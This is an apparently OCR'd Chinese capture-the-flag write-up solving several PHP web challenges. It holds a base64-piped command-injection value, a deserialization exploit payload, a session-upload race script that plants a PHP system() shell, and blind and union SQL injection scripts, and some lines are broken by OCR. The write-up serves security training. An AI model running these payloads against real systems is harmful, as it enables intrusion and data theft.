
```
file=|echo "bHMgLWxoYSAv"|base64 -d|bash > test.png
```







读取`/FLA9_zAIBhoJmWSX9RUcnPDrL`

```
file=|echo "Y2F0IC9GTEE5X3pBSUJob0ptV1NYOVJVY25QRHJM"|base64 -d|bash > test.png
```







pklovecloud



```php
<?php
include 'flag.php';
```

```php
include "flag.php";
class pkshow
{
    function echo_name()
    {
        return "Pk very safe^.^";
    }
}

class acp
{
    protected $cinder;
    public $neutron;
    public $nova;
    function __construct()
    {
        $this->cinder = new pkshow;
    }
    function __toString()
    {
        if (isset($this->cinder))
            return $this->cinder->echo_name();
    }
}

class ace
{
    public $filename;
    public $openstack;
    public $docker;
    function echo_name()
    {
        $this->openstack = unserialize($this->docker);
        $this->openstack->neutron = $heat;
        if($this->openstack->neutron === $this->openstack->nova)
        {
        $file = "./{$this->filename}";
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "keystone lost~";
            }
        }
    }
}

if (isset($_GET['pks']))
{
    $logData = unserialize($_GET['pks']);
    echo $logData;
}
else
{
    highlight_file(__file__);
}
?>
```

简单的反序列化，需要注意下的就是两个对象相互嵌套时注意区分，不要陷入死循环

```php
<?php
class acp
{
    protected $cinder;
    public $neutron;
    public $nova;
    function __construct($i)
    {
        if($i == 1)
        {
            $this->cinder = new ace();
        }else{
            return $i;
        }
    }

}

class ace
{
    public $filename = '/flag.php';
    public $openstack;
    public $docker;
    function __construct()
    {
        $this->docker = serialize(new acp(0));
    }
}

$res = new acp(1);
echo urlencode(serialize($res));
 ?>
```

```
O%3A3%3A%22acp%22%3A3%3A%7Bs%3A9%3A%22%00%2A%00cinder%22%3BO%3A3%3A%22ace%22%3A3%3A%7Bs%3A8%3A%22filename%22%3Bs%3A9%3A%22%2Fflag.php%22%3Bs%3A9%3A%22openstack%22%3BN%3Bs%3A6%3A%22docker%22%3Bs%3A61%3A%22O%3A3%3A%22acp%22%3A3%3A%7Bs%3A9%3A%22%00%2A%00cinder%22%3BN%3Bs%3A7%3A%22neutron%22%3BN%3Bs%3A4%3A%22nova%22%3BN%3B%7D%22%3B%7Ds%3A7%3A%22neutron%22%3BN%3Bs%3A4%3A%22nova%22%3BN%3B%7D
```



CSDN @末 初

EasyCleanup


```php
<?php

if(!isset($_GET['mode'])){
    highlight_file(__file__);
}else if($_GET['mode'] == "eval"){
    $shell = $_GET['shell'] ?? 'phpinfo();';
    if(strlen($shell) > 15 | filter($shell) | checkNums($shell)) exit("hacker");
    eval($shell);
}


if(isset($_GET['file'])){
    if(strlen($_GET['file']) > 15 | filter($_GET['file'])) exit("hacker");
    include $_GET['file'];
}


function filter($var): bool{
    $banned = ["while", "for", "\$_", "include", "env", "require", "?", ":", "^", "+", "-", "%", "*", "`"];

    foreach($banned as $ban){
        if(strstr($var, $ban)) return True;
    }

    return False;
}

function checkNums($var): bool{
    $alphanum = 'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ';
    $cnt = 0;
    for($i = 0; $i < strlen($alphanum); $i++){
        for($j = 0; $j < strlen($var); $j++){
            if($var[$j] == $alphanum[$i]){
                $cnt += 1;
                if($cnt > 8) return True;
            }
        }
    }
    return False;
}

?>
```

合并运算符(??)

```
$shell = $_GET['shell'] ?? 'phpinfo();'
```

如果有设置`?shell`，则`?shell`的值为其设置的值；若没有设置，则`?shell=phpinfo();`

审计源码，很明显这里直接命令执行应该是无法执行的：

- 总长度不能大于等于15
- 数字和字母的字符次数不能大于等于8次


加上一些`filter()`的过滤，这里基本无法实现`?shell`的命令执行

关键在`include $_GET['file'];`，有文件包含，虽然有`filter()`和长度的限制，但是没有最恶心的`CheckNums()`；加上给了我们一个phpinfo。查看一下`session.upload_progress`，默认都是开启的。并且这里记录上传进度的session文件都没有开启自动清除`(session.upload_progress.cleanup==Off)`，条件竞争都不用做了。

session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	0	0
session.lazy_write	On	On
session.name	PHPSESSID	PHPSESSID
session.referer_check	*no value*	*no value*
session.save_handler	files	files
session.save_path	*no value*	*no value*
session.serialize_handler	php	php
session.sid_bits_per_character	4	4
session.sid_length	32	32
session.upload_progress.cleanup	Off	Off
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	1	1
session.use_only_cookies	1	1
session.use_strict_mode	0	0
session.use_trans_sid	0	0

没有给出`session.save_path`，那sesion应该就是默认保存位置：`/tmp/sess_xxx`
直接利用以前做`session upload progress`的脚本即可，稍微改一下就能直接打


```python
# -*- coding: utf-8 -*-
import io
import requests
import threading

myurl = 'http://114.115.134.72:32770/index.php'
sessid = '7'
myfile = io.BytesIO(b'mochu7' * 1024)
writedata = {"PHP_SESSION_UPLOAD_PROGRESS": "<?php system('ls -lha /');?>"}
mycookie = {'PHPSESSID': sessid}

def writeshell(session):
    while True:
        resp = requests.post(url=myurl, data=writedata, files={'file': ('mochu7.txt', myfile)}, cookies=mycookie
)

def getshell(session):
    while True:
        payload_url = myurl + '?file=' + '/tmp/sess_' +sessid
        resp = requests.get(url=payload_url)
        if 'upload_progress' in resp.text:
            print(resp.text)
            break
        else:
            pass


if __name__ == '__main__':
    session = requests.session()
    writeshell = threading.Thread(target=writeshell, args=(session,))
    writeshell.daemon = True
    writeshell.start()
    getshell(session)
```



如果一个`sess_id`打了好几次没有刷新，建议换个`sess_id`打

yet_another_mysql_injection


yet_another_mysql_injection
You will see
http://114.115.143.25:32770/
题目附件:
点击下载附件 1
CSDN @末 初


SQLi
http://114.115.143.25:32770/index.php
LOGIN AS ADMIN!
请输入您的用户名
请输入您的密码
登录
CSDN @末 初

查看源码发现提示


SQLi
http://114.115.143.25:32770/inde
view-source:http://114.115.143.25:32770/index.php
<!-- source code here: /?source -->
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
CSDN @末 初

```php
<?php
include_once("lib.php");
function alertMes($mes,$url){
    die("<script>alert('{$mes}');location.href='{$url}';</script>");
}

function checkSql($s) {
    if(preg_match("/regexp|between|in|flag|=|>|<|and|\||right|left|reverse|update|extractvalue|floor|substr|&|;|
\\\$|0x|sleep|\ /i",$s)){
        alertMes('hacker', 'index.php');
    }
}

if (isset($_POST['username']) && $_POST['username'] != '' && isset($_POST['password']) && $_POST['password'] !=
'') {
    $username=$_POST['username'];
    $password=$_POST['password'];
    if ($username !== 'admin') {
        alertMes('only admin can login', 'index.php');
    }
    checkSql($password);
    $sql="SELECT password FROM users WHERE username='admin' and password='$password';";
    $user_result=mysqli_query($con,$sql);
    $row = mysqli_fetch_array($user_result);
    if (!$row) {
        alertMes("something wrong",'index.php');
    }
    if ($row['password'] === $password) {
    die($FLAG);
    } else {
    alertMes("wrong password",'index.php');
  }
}

if(isset($_GET['source'])){
  show_source(__FILE__);
  die;
}
?>
```

`password`处可以进行延迟注入的，

```python
import requests

burp0_url = "http://114.115.143.25:32770/index.php"
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0",
                 "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
                 "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
                 "Accept-Encoding": "gzip, deflate",
                 "Content-Type": "application/x-www-form-urlencoded",
                 }
all_print_str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
"

query_str = ''
for length in range(1, 20):
    for char in all_print_str:
        payload = "mochu7'or/**/if(ascii(mid(database(),{0},1))/**/like/**/{1},benchmark(20000000,md5('mochu7'))
,1)#".format(length, ord(char))
        burp0_data = {"username": "admin", "password": payload}
        resp = requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
        # print('{} : {} : {}'.format(length, char, resp.elapsed.total_seconds()))
        if resp.elapsed.total_seconds() > 3:
            query_str += char
            print(query_str)
        else:
            continue
```

数据库是`ctf`。但是查`password`字段的时候发现无法查询出数据。这张表应该是张空表。
那么只能想办法构造出`$row['password'] === $password`

参考Nu1L战队的Writeup的思路：https://wx.zsxq.com/dweb2/index/group/824215518412

yet_another_mysql_injection


```
1'union/**/select/**/mid(`11`,65,217)/**/from(select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,1
4,15,16,17/**/union/**/select/**/*/**/from/**/performance_schema.threads/**/where/**/na
me/**/like'%connection%'/**/limit/**/1,1)t#
```


`performance_schema.threads`表中的`PROCESSLIST_INFO`会记录线程正在执行的完整语句

https://dev.mysql.com/doc/refman/5.7/en/performance-schema-threads-table.html

- PROCESSLIST_INFO

  The statement the thread is executing, or NULL if it is executing no statement. The statement might be the one sent to the server, or an innermost statement if the statement executes other statements. For example, if a CALL statement executes a stored procedure that is executing a SELECT statement, the PROCESSLIST_INFO value shows the SELECT statement.




但是`in`被过滤，所以这里需要用无列名注入，`PROCESSLIST_INFO`是`performance_schema.threads`表中的第`11`个字段。

当我们插入这条payload之后，整条的查询语句

```
SELECT password FROM users WHERE username='admin' and password='1'union/**/select/**/mid(`11`,65,217)/**/from(select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17/**/union/**/select/**/*/**/from/**/performance_schema.threads/**/where/**/name/**/like'%connection%'/**/limit/**/1,1)t#
```

查询语句中的内联注释符`/**/`，是被记录成空格的。


```
SELECT password FROM users WHERE username='admin' and password='1'union select mid(`11`,65,217) from(select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 union select * from performance_schema.threads where name like'%connection%' limit 1,1)t#
```



可以看到，最后截断`PROCESSLIST_INFO`记录的语句得到查询结果和我们输入的`password`的参数是一样的。

构造出`$row['password'] === $password`，即可得到flag

Send Cancel

Request

Pretty Raw Hex \n

```
1 POST /index.php HTTP/1.1
2 Host: 114.115.143.25:32770
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 241
9 Origin: http://114.115.143.25:32770
10 Connection: close
11 Referer: http://114.115.143.25:32770/
12 Upgrade-Insecure-Requests: 1
13
14 username=admin&password=
1'union/**/select/**/mid(`11`,65,217)/**/from(select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17/**/union/**/sele
ct/**/*/**/from/**/performance_schema.threads/**/where/**/name/**/like'%connection%'/**/limit/**/1,1)t#
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Date: Sat, 18 Sep 2021 16:13:18 GMT
3 Server: Apache/2.4.48 (Debian)
4 X-Powered-By: PHP/7.4.22
5 Content-Length: 39
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 flag{4xTfpXWtBbrSNtCB48S39jtyHflUyIlh}
10
```